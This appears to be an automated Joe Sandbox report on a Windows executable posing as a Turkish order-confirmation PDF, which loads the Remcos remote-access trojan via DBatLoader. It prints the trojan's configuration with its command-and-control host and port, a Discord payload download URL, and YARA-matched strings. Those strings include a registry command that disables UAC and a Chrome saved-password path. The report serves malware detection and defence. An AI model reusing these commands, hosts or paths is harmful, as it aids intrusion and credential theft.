

JoeSandbox Cloud BASIC



ID: 652390

Sample Name: Yeni

sipari#U015fi onaylay#U0131n -
TK176H,pdf.exe

Cookbook: default.jbs

Time: 09:41:34

Date: 26/06/2022

Version: 35.0.0 Citrine

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
Windows Analysis Report

Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe


Overview

General Information

Sample Name:	Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe
Analysis ID:	652390
MD5:	8e60c68e832622..
SHA1:	99c8a0db1608b7..
SHA256:	6f4628db14ddcff..
Tags:	exe geo TUR
Infos:	



Detection




Remcos, DBatLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Malicious sample detected (through...
- Yara detected Remcos RAT
- Yara detected DBatLoader
- Detected Remcos RAT
- Multi AV Scanner detection for drop...
- Snort IDS alert for network traffic
- Yara detected UAC Bypass using C...
- Contains functionality to capture and...
- Writes to foreign memory regions
- Found stalling execution ending in A...
- Contains functionality to steal Firefo...

Classification



Process Tree

- System is w10x64
-  [Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe](#) (PID: 6356 cmdline: "C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe" MD5: 8E60C68E832622B0EBD88A612898A9F9)
 -  [logagent.exe](#) (PID: 6552 cmdline: C:\Windows\System32\logagent.exe MD5: E2036AC444AB4AD91EECC1A80FF7212F)
-  [Eluieziifw.exe](#) (PID: 6880 cmdline: "C:\Users\Public\Libraries\Eluieziifw.exe" MD5: 8E60C68E832622B0EBD88A612898A9F9)
 -  [logagent.exe](#) (PID: 3960 cmdline: C:\Windows\System32\logagent.exe MD5: E2036AC444AB4AD91EECC1A80FF7212F)
-  [Eluieziifw.exe](#) (PID: 5628 cmdline: "C:\Users\Public\Libraries\Eluieziifw.exe" MD5: 8E60C68E832622B0EBD88A612898A9F9)
 -  [DpiScaling.exe](#) (PID: 5936 cmdline: C:\Windows\System32\DpiScaling.exe MD5: 302B1BBDBF4D96BEE99C6B45680CEB5E)
- cleanup

Malware Configuration

Threatname: Remcos

```
{
  "Host:Port:Password": "Pw`~hustlelord.ddns.net:5017:",
  "Assigned name": "BIG",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-MZPAVR",
  "Keylog flag": "0",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "wikipedia;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "10000"
}
```

Yara Signatures				
Initial Sample				
Source	Rule	Description	Author	Strings
Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe	JoeSecurity_DBat Loader	Yara detected DBatLoader	Joe Security	

Dropped Files				
Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\wflizeiuIE.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	0x5a:\$hotkey: \x0AHotKey=8 0x0:\$url_explicit: [InternetShortcut]
C:\Users\Public\Libraries\wflizeiuIE.url	Methodology_Contentains_Shortcut_OtherURLhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	0x14:\$file: URL= 0x0:\$url_explicit: [InternetShortcut]
C:\Users\Public\Libraries\Eluiezilfw.exe	JoeSecurity_DBat Loader	Yara detected DBatLoader	Joe Security	

Memory Dumps				
Source	Rule	Description	Author	Strings
0000000F.00000002.359362662.0000000004C00000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
0000000E.00000002.344931678.0000000000D80000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000008.00000002.344209783.0000000000401000.0000020.00000001.01000000.00000005.sdmp	JoeSecurity_DBat Loader	Yara detected DBatLoader	Joe Security	
00000008.00000002.348456214.0000000003C4C000.0000004.00001000.00020000.00000000.sdmp	JoeSecurity_UAC BypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
00000008.00000002.347399894.0000000003760000.0000004.00001000.00020000.00000000.sdmp	JoeSecurity_DBat Loader	Yara detected DBatLoader	Joe Security	
Click to see the 50 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.logagent.exe.400000.0.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
3.2.logagent.exe.400000.0.unpack	INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer	detects Windows executables potentially bypassing UAC using eventvwr.exe	ditekSHen	0x157b8:\$s1: \Classes\mscfile\shell\open\command 0x15830:\$s1: \Classes\mscfile\shell\open\command 0x15798:\$s2: eventvwr.exe
3.2.logagent.exe.400000.0.unpack	Remcos_1	Remcos Payload	kevoreilly	0x16510:\$name: Remcos 0x16888:\$name: Remcos 0x16de0:\$name: Remcos 0x16e33:\$name: Remcos 0x15674:\$time: %02i:%02i:%03i 0x156fc:\$time: %02i:%02i:%03i 0x16be4:\$time: %02i:%02i:%03i 0x3074:\$crypto: 0F B6 D0 8B 45 08 89 16 8D 34 07 8B 01 03 C2 8B 99 F7 F9 8A 84 95 F8 FB FF FF 30 06 47 3B 7D 0C 72
3.2.logagent.exe.400000.0.unpack	REMCOS_RAT_variants	unknown	unknown	0x166f8:\$str_a1: C:\Windows\System32\cmd.exe 0x16714:\$str_a3: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD 0x16714:\$str_a4: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD 0x15dfc:\$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data 0x16400:\$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) 0x159e0:\$str_b2: Executing file: 0x16798:\$str_b3: GetDirectListeningPort 0x16240:\$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") 0x16534:\$str_b5: licence_code.txt 0x1649c:\$str_b6: \restart.vbs 0x163c0:\$str_b8: \uninstall.vbs 0x1596c:\$str_b9: Downloaded file: 0x15998:\$str_b10: Downloading file: 0x15690:\$str_b11: KeepAlive Enabled! Timeout: %i seconds 0x159fc:\$str_b12: Failed to upload file: 0x167d8:\$str_b13: StartForward 0x167bc:\$str_b14: StopForward 0x16330:\$str_b15: fso.DeleteFile " 0x16394:\$str_b16: On Error Resume Next 0x162fc:\$str_b17: fso.DeleteFolder " 0x15a14:\$str_b18: Uploaded file:
0.2.Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe.3ad0000.7.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
Click to see the 82 entries				

Sigma Signatures

 No Sigma rule has matched

Snort Signatures

ETPRO TROJAN MSIL/Remcos RAT CnC Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 37.0.14.195

Timestamp:	192.168.2.337.0.14.1954977850172844577 06/26/22-09:44:11.704757
SID:	2844577
Source Port:	49778
Destination Port:	5017
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN MSIL/Remcos RAT CnC Keep-Alive (Outbound) - Source IP: 192.168.2.3 - Destination IP: 37.0.14.195

Timestamp:	192.168.2.337.0.14.1954977850172845323 06/26/22-09:44:57.649154
SID:	2845323

Source Port:	49778
Destination Port:	5017
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN MSIL/Remcos RAT CnC Keep-Alive (Inbound) - Source IP: 37.0.14.195 - Destination IP: 192.168.2.3	
Timestamp:	37.0.14.195192.168.2.35017497782845324 06/26/22-09:44:57.648577
SID:	2845324
Source Port:	5017
Destination Port:	49778
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Multi AV Scanner detection for dropped file

Exploits



Yara detected UAC Bypass using ComputerDefaults

Networking



Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing



Contains functionality to capture and log keystrokes

Contains functionality to register a low level keyboard hook

E-Banking Fraud



Yara detected Remcos RAT

Spam, unwanted Advertisements and Ransom Demands



Contains functionality to change the wallpaper

System Summary



Malicious sample detected (through community Yara rule)

Data Obfuscation



Yara detected DBatLoader

Malware Analysis System Evasion



HIPS / PFW / Operating System Protection Evasion



Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information



Yara detected Remcos RAT

Contains functionality to steal Firefox passwords or cookies

Contains functionality to steal Chrome passwords or cookies

Remote Access Functionality



Yara detected Remcos RAT

Detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	2 2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Command and Scripting Interpreter	1 Windows Service	1 Access Token Manipulation	2 Obfuscated Files or Information	2 2 1 Input Capture	1 Account Discovery	Remote Desktop Protocol	2 2 1 Input Capture	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	1 Defacement
Domain Accounts	2 Service Execution	1 Registry Run Keys / Startup Folder	1 Windows Service	1 Software Packing	2 Credentials In Files	1 System Service Discovery	SMB/Windows Admin Shares	2 Clipboard Data	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logan Script (Mac)	5 2 2 Process Injection	1 DLL Side-Loading	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Remote Access Software	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 Registry Run Keys / Startup Folder	1 Masquerading	LSA Secrets	3 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	2 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Access Token Manipulation	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	2 3 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	5 2 2 Process Injection	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 System Owner/User Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe	22%	ReversingLabs	Win32.Trojan.Zusy	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Libraries\Eluiezilfw.exe	22%	ReversingLabs	Win32.Trojan.Zusy	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.396c008.6.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ac4348.64.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3acbbdc.14.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3962dac.51.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
3.2.logagent.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
13.3.Eluiezilfw.exe.3ac5ecc.84.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.39600d8.18.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac1b54.30.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac0168.21.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
3.0.logagent.exe.10540000.2.unpack	100%	Avira	TR/Crypt.Morphi ne.Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.39717a0.68.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.397dbec.69.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac7bf0.17.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac413c.59.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac3034.55.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3984008.36.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ad28f8.32.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.397afd8.34.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3962d80.39.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ad8008.106.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac0168.20.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ad17a0.66.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ac8560.26.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ad9a8c.88.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.2.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.2324788.2.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac00d8.18.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ac803c.108.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3adbf00.62.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3adafdf.34.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
15.0.DpiScaling.exe.10540000.3.unpack	100%	Avira	TR/Crypt.Morphi ne.Gen		Download File
13.3.Eluiezilfw.exe.3ad54e0.103.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3acd700.50.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ad001c.61.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3acff08.23.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3acc008.6.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3966c84.100.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.397afd8.37.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3addbec.69.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ac6d08.106.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ac7bf0.16.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3960168.22.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3986a8c.81.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
8.3.Elueziifw.exe.3ac4578.12.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3ac52c8.8.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.2.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.10540000.8.unpack	100%	Avira	TR/Crypt.Morphi ne.Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3964ae4.70.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Elueziifw.exe.3ac0168.20.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Elueziifw.exe.3ac217c.47.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.39754e0.101.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
3.0.logagent.exe.10540000.3.unpack	100%	Avira	TR/Crypt.Morphi ne.Gen		Download File
8.3.Elueziifw.exe.3ad54e0.103.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Elueziifw.exe.3ac2dac.51.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3974008.91.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.2.Elueziifw.exe.23a33e8.3.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.39728f8.32.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.2.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3ad0000.7.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
8.3.Elueziifw.exe.3ac6924.76.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.395e240.8.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Elueziifw.exe.3acc6a8.43.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3ac52c8.9.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3ad94ec.80.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.395dda4.0.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Elueziifw.exe.3adf8dc.45.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3adbf00.63.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Elueziifw.exe.3ac704c.4.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3acbbdc.14.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.396dc40.56.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3ad3e08.79.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3ac6d08.105.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3acc6a8.43.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
14.0.logagent.exe.10540000.0.unpack	100%	Avira	TR/Crypt.Morphi ne.Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3966d08.105.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Elueziifw.exe.3ad94ec.80.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Elueziifw.exe.3ad94ec.82.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
14.2.logagent.exe.10540000.1.unpack	100%	Avira	TR/Crypt.Morphi ne.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
8.2.Eluiezilfw.exe.3168bd8.4.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.396bbdc.13.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac217c.47.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ad4008.91.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.2.Eluiezilfw.exe.10540000.8.unpack	100%	Avira	TR/Crypt.Morphine.Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3966588.94.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ac2d80.39.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.396217c.48.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ae6a8c.81.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.396c008.5.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac00d8.19.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3acdc40.54.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3add83c.75.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac26fc.2.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ac8008.21.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3ac26fc.0.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
14.0.logagent.exe.10540000.2.unpack	100%	Avira	TR/Crypt.Morphine.Gen		Download File
13.3.Eluiezilfw.exe.3ae4008.36.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
8.3.Eluiezilfw.exe.3ac03a8.25.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
3.0.logagent.exe.10540000.1.unpack	100%	Avira	TR/Crypt.Morphine.Gen		Download File
8.3.Eluiezilfw.exe.3ac1b54.29.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.3962d80.40.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3acbbdc.13.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
0.3.Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe.396704c.3.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File
13.3.Eluiezilfw.exe.3add83c.75.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
blessmyhustlelord.ddns.net	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
Pw~hustlelord.ddns.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
blessmyhustlelord.ddns.net	37.0.14.195	true	true	2%, Virustotal, Browse	unknown
cdn.discordapp.com	162.159.130.233	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http:// https://cdn.discordapp.com/attachments/990482594137251863/990489253987360768/Eluiezilfwmdrgrdfrqpnwmurnwnhm	false		high
Pw`-hustlelord.ddns.net	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://cdn.discordapp.com/attachments/990482594137251863/990489253987360768/Eluiezilfwmdrgrdfrqpnwm	Eluiezilfw.exe, 00000008.00000002.347399894.0000000003760000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/	Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe, 00000000.00000003.278138835.00000000007C1000.00000004.00000020.00020000.00000000.sdmp, Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe, 00000000.00000002.310588608.0000000007BC000.00000004.00000020.00020000.00000000.sdmp, Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe, 00000000.00000002.310005988.000000000775000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/.	Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe, 00000000.00000002.310005988.000000000775000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/2y	Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe, 00000000.00000003.278138835.00000000007C1000.00000004.00000020.00020000.00000000.sdmp, Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe, 00000000.00000002.310588608.0000000007BC000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.130.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
37.0.14.195	blessmyhustlelord.ddns.net	Netherlands		198301	WKD-ASIE	true
162.159.133.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.134.233	unknown	United States		13335	CLOUDFLARENETUS	false

Private
IP
192.168.2.1

General Information	
Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	652390
Start date and time: 26/06/202209:41:34	2022-06-26 09:41:34 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.expl.evad.winEXE@9/5@19/5
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 59.3% (good quality ratio 42.3%) • Quality average: 52.1% • Quality standard deviation: 41.1%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings
• Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 20.238.103.94, 20.223.24.244 • Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, asf-ris-prod-neu-azsc.northeurope.cloudapp.azure.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, arc.msn.com, ris.api.iris.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Execution Graph export aborted for target Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe, PID 6356 because there are no executed function • Not all processes where analyzed, report is missing behavior information • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:42:46	API Interceptor	1x Sleep call for process: Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe modified
